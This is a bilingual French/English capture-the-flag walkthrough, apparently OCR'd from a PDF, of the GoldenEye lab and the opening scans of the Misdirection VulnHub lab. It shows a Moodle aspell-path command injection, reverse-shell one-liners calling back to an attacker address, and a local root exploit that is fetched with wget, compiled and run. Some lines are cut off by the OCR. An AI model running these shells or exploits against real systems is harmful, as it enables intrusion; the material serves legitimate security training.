
Pour que l'exploit fonctionne, le moteur de sorts doit être défini sur PSpellShell.




If I go to system path I found my footprint here which is the shell , basically this is the reverse shell, you will see here a script or a path to a program called aspell, so the path here is the path to the application aspell , with a check or speel checking on blog posts or words to type within the application. The miss configuration here is you can modify the path to the application , so I can replace those path with reverse shells, there're some companies that's fallen to these kind of misconfiguration


2.2.3: Administration: Server: System paths - Mozilla Firefox
severnaya-station.com/gnocertdir/admin/settings.php?se
Home ► Site administration ► Server ► System paths
Blocks editing on
Navigation
Home
My home
Site pages
My profile
Courses
Admin bookmarks
bookmark this page
Settings
My profile settings
Site administration
Notifications
Registration
Advanced features
Users
Courses
Grades
Location
Language
Plugins
Security
Appearance
Front page
Server
System paths
Support contact
System paths
GD version
gdversion
GD 2.x is installed
Default: GD is not installed
Indicate the version of GD that is installed. The version shown by default is the one that has been auto-detected. Don't change this unless you really know what you're doing.
Path to du
pathtodu
/usr/bin/du
Default:
Empty
Path to du. Probably something like /usr/bin/du. If you enter this, pages that display directory contents will run much faster for directories with a lot of files.
Path to aspell
aspellpath
sh -c '/tmp/rev'
Default:
Empty
To use spell-checking within the editor, you MUST have aspell 0.50 or later installed on your server, and you must specify the correct path to access the aspell binary. On Unix/Linux systems, this path is usually /usr/bin/aspell, but it might be something else.
Path to dot
pathtodot
Default: Empty
Path to dot. Probably something like /usr/bin/dot. To be able to generate graphics from DOT files, you must have installed the dot executable and point to it here. Note that, for now, this only used by the profiling features (Development->Profiling) built into Moodle.


Reverse Shell Cheat Sheet | pente
pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet
pentestmonkey
Taking the monkey work out of pentesting
Site News
Blog
Tools
Yaptest
Cheat Sheets
Contact
Categories
Blog (78)
Cheat Sheets (10)
Shells (1)
SQL Injection (7)
Contact (2)
Site News (3)
Tools (17)
Audit (3)
Misc (7)
User Enumeration (4)
Web Shells (3)
Uncategorized (3)
Yaptest (15)
Front End (1)
Installing (2)
Overview (2)
Using (8)
Reverse Shell Cheat Sheet
If you're lucky enough to find a command execution vulnerability during a penetration test, pretty soon afterwards yo
probably want an interactive shell.
If it's not possible to add a new account / SSH key / .rhosts file and just log in, your next step is likely to be either tro
back a reverse shell or binding a shell to a TCP port. This page deals with the former.
Your options for creating a reverse shell are limited by the scripting languages installed on the target system – thoug
could probably upload a binary program too if you're suitably well prepared.
The examples shown are tailored to Unix-like systems. Some of the examples below should also work on Windows
use substitute "/bin/sh -i" with "cmd.exe".
Each of the methods below is aimed to be a one-liner that you can copy/paste. As such they're quite short lines, but
very readable.
Bash
Some versions of bash can send you a reverse shell (this was tested on Ubuntu 10.10):
bash -i >& /dev/tcp/10.0.0.1/8080 0>&1
PERL
Here's a shorter, feature-free version of the perl-reverse-shell:
perl -e 'use Socket;$i="10.0.0.1";$p=1234;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,socka
There's also an alternative PERL revere shell here.
Python
This was tested under Linux / Python 2.7:
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",
PHP
This code assumes that the TCP connection uses file descriptor 3. This worked on my test system. If it doesn't wor




After saving changes, first lets do listener. Since we re dealing with aspell checking application, what I am going to do is to go to a place in this application that does some kind of blogging wrinting so we can find a buttom to spellcheck (blogs here is interesting)




J'ai exécuté quelques commandes supplémentaires pour vérifier le système d'exploitation et la version du noyau de la machine cible:


```
/tmp
$ uname -a
Linux ubuntu 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:08 UTC 2014
x86_64 x86_64 x86_64 GNU/Linux
$
```


Nous pouvons voir dans la capture d'écran ci-dessus que nous avons le système d'exploitation et le numéro de version du noyau. J'ai donc cherché en utilisant searchspoint un exploit local et j'ai trouvé plusieurs options.



J'ai utilisé le premier exploit (37292.c) et l'ai téléchargé.







The target machine doesn't have gcc

This machine has cc install which is an alternative compiler to gcc

```
$ which cc
/usr/bin/cc
$
```

Je l'ai téléchargé dans le dossier tmp de la machine cible. Il peut être vu dans la capture d'écran suivante.

```
$ wget http://192.168.222.129/37292.c
--2021-11-30 16:48:38--  http://192.168.222.129/37292.c
Connecting to 192.168.222.129:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 5119 (5.0K) [text/x-csrc]
Saving to: '37292.c'

     0K ....                                                  100% 1.13G=0s

2021-11-30 16:48:38 (1.13 GB/s) - '37292.c' saved [5119/5119]

$
```

```
$ ls
37292.c
rev
tinyspellmXxXC1
vmware-root
```

```
$ ls -la
total 32
drwxrwxrwt  5 root     root     4096 Nov 30 16:48 .
drwxr-xr-x 22 root     root     4096 Apr 24  2018 ..
drwxrwxrwt  2 root     root     4096 Nov 30 02:58 .ICE-unix
drwxrwxrwt  2 root     root     4096 Nov 30 02:58 .X11-unix
-rw-rw-rw-  1 www-data www-data 5119 Nov 30 16:35 37292.c
-rwxrwxrwx  1 www-data www-data    0 Nov 30 15:30 rev
-rw-------  1 www-data www-data    8 Nov 30 16:45 tinyspellmXxXC1
drwx------  2 root     root     4096 Nov 30 02:58 vmware-root
$
```

Dans la capture d'écran ci-dessus, nous pouvons voir que l'exploit a été téléchargé comme « 37292.c » sur la machine cible. Ensuite, j'ai utilisé le compilateur GCC pour compiler cet exploit sur la machine cible, mais malheureusement le compilateur GCC n'était pas disponible sur la machine cible. (Voir ci-dessus.) J'ai donc décidé d'utiliser le compilateur CC pour compiler le code sur la machine cible. Il peut être vu dans la capture d'écran suivante.

We need to modify the compiler in the exploit file: remplacer gcc par cc

```
root@kali: /var/www/html
File  Actions  Edit  View  Help
 GNU nano 5.3                                    37292.c

    }

    waitpid(init, &status, 0);
    return 0;
}

usleep(300000);

wait(NULL);

fprintf(stderr,"child threads done\n");

fd = open("/etc/ld.so.preload",O_WRONLY);

if(fd == -1) {
    fprintf(stderr,"exploit failed\n");
    exit(-1);
}

fprintf(stderr,"/etc/ld.so.preload created\n");
fprintf(stderr,"creating shared library\n");
lib = open("/tmp/ofs-lib.c",O_CREAT|O_WRONLY,0777);
write(lib,LIB,strlen(LIB));
close(lib);
lib = system("gcc -fPIC -shared -o /tmp/ofs-lib.so /tmp/ofs-lib.c -ldl -w");
if(lib != 0) {
    fprintf(stderr,"couldn't create dynamic library\n");
    exit(-1);
```

Après avoir modifié l'exploit sur ma machine locale, j'ai utilisé l'utilitaire wget pour transférer l'exploit de ma machine locale vers la machine cible. Cela peut être vu dans la capture d'écran ci-dessus. Après cela, je l'ai à nouveau recompilé en utilisant le complier CC et l'ai exécuté. Cette fois, l'exploit a été exécuté avec succès. Cela m'a fourni l'accès root de la machine cible.

In the target machine on compile le fichier 37292.c, Après avoir enregistré les modifications dans l'exploit, nous devons le compiler à nouveau avec le complier CC et essayer de l'exécuter. Il peut être vu dans la capture d'écran suivante:

```
$ cc 37292.c -o exp2
37292.c:94:1: warning: control may reach end of non-void function [-Wreturn-type]
}
^
37292.c:106:12: warning: implicit declaration of function 'unshare' is invalid in C99 [-Wimplicit-function-declaration]
        if(unshare(CLONE_NEWUSER) != 0)
           ^
37292.c:111:17: warning: implicit declaration of function 'clone' is invalid in C99 [-Wimplicit-function-declaration]
                clone(child_exec, child_stack + (1024*1024), clone_flags, NULL);
                ^
37292.c:117:13: warning: implicit declaration of function 'waitpid' is invalid in C99 [-Wimplicit-function-declaration]
            waitpid(pid, &status, 0);
            ^
37292.c:127:5: warning: implicit declaration of function 'wait' is invalid in C99 [-Wimplicit-function-declaration]
    wait(NULL);
    ^
5 warnings generated.
```

Here we have exp2

```
$ ls -la
total 48
drwxrwxrwt  5 root     root     4096 Nov 30 16:54 .
drwxr-xr-x 22 root     root     4096 Apr 24  2018 ..
drwxrwxrwt  2 root     root     4096 Nov 30 02:58 .ICE-unix
drwxrwxrwt  2 root     root     4096 Nov 30 02:58 .X11-unix
-rw-rw-rw-  1 www-data www-data 5119 Nov 30 16:35 37292.c
-rwxrwxrwx  1 www-data www-data 13773 Nov 30 16:54 exp2
-rwxrwxrwx  1 www-data www-data     0 Nov 30 15:30 rev
-rw-------  1 www-data www-data     8 Nov 30 16:45 tinyspellmXxXC1
drwx------  2 root     root     4096 Nov 30 02:58 vmware-root
$
```

We give permissions

```
$ chmod 777 exp2
```


```
$ chmod 777 exp2
$ ./exp2
spawning threads
mount #1
mount #2
child threads done
/etc/ld.so.preload created
creating shared library
sh: 0: can't access tty; job control turned off
#
```

Now we re root!

```
# id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
# 
```

```
# cd /root
# ls
# ls -la
total 44
drwx------  3 root root 4096 Apr 29  2018 .
drwxr-xr-x 22 root root 4096 Apr 24  2018 ..
-rw-r--r--  1 root root   19 May  3  2018 .bash_history
-rw-r--r--  1 root root 3106 Feb 19  2014 .bashrc
drwx------  2 root root 4096 Apr 28  2018 .cache
-rw-------  1 root root  144 Apr 29  2018 .flag.txt
-rw-r--r--  1 root root  140 Feb 19  2014 .profile
-rw-------  1 root root 1024 Apr 23  2018 .rnd
-rw-------  1 root root 8296 Apr 29  2018 .viminfo
# 
```

```
# cat .flag.txt
Alec told me to place the codes here:

568628e0d993b1973adc718237da6e93

If you captured this make sure to go here.....
/006-final/xvf7-flag/
```



II. Misdirection :1 intermediate level

Misdirection 1 VM est faite par FalconSpy. Cette machine virtuelle est un laboratoire vulnérable spécialement conçu dans le but d'acquérir de l'expérience dans le monde des tests d'intrusion. Il est de niveau intermédiaire et est très pratique pour se perfectionner en tant que testeur d'intrusion. Le but ultime de ce défi est d'obtenir la racine et de lire le drapeau racine.

Niveau : Intermédiaire

Étant donné que ces laboratoires sont disponibles sur le site Web de Vulnhub. Nous allons télécharger le fichier du laboratoire à partir de ce lien . ⇨ Méthodologie des tests d'intrusion

❾Numérisation réseau

netdécouvrir analyse des

ports nmap

❾Énumération

Parcourir le service HTTP

Exécution d'annuaire Bruteforce

❾Exploitant

Injection de commande

❾Escalade de privilèges


Fichier etc/passwd inscriptible

Procédure pas à pas

Numérisation réseau

La première étape pour attaquer est d'identifier la cible. Alors, identifiez votre cible. Pour identifier la cible, nous utiliserons la commande suivante :

Commande : netdiscover , l'adresse de TARGET MACHINE : 192.168.222.130



Nous allons maintenant exécuter une analyse de port agressive à l'aide de nmap pour obtenir des informations sur les ports ouverts et les services exécutés sur la machine cible.


Nmap -A 192.168.222.130

Nous avons appris de l'analyse que nous avons ouvert le port 80 qui héberge le service Rocket httpd, et nous avons le port 22 ouvert. Cela nous indique que nous avons également le service OpenSSH en cours d'exécution sur la machine cible. Nous avons également 3306 qui nous fait allusion à une situation de base de données. De plus, nous avons Apache httpd exécuté sur le port 8080.

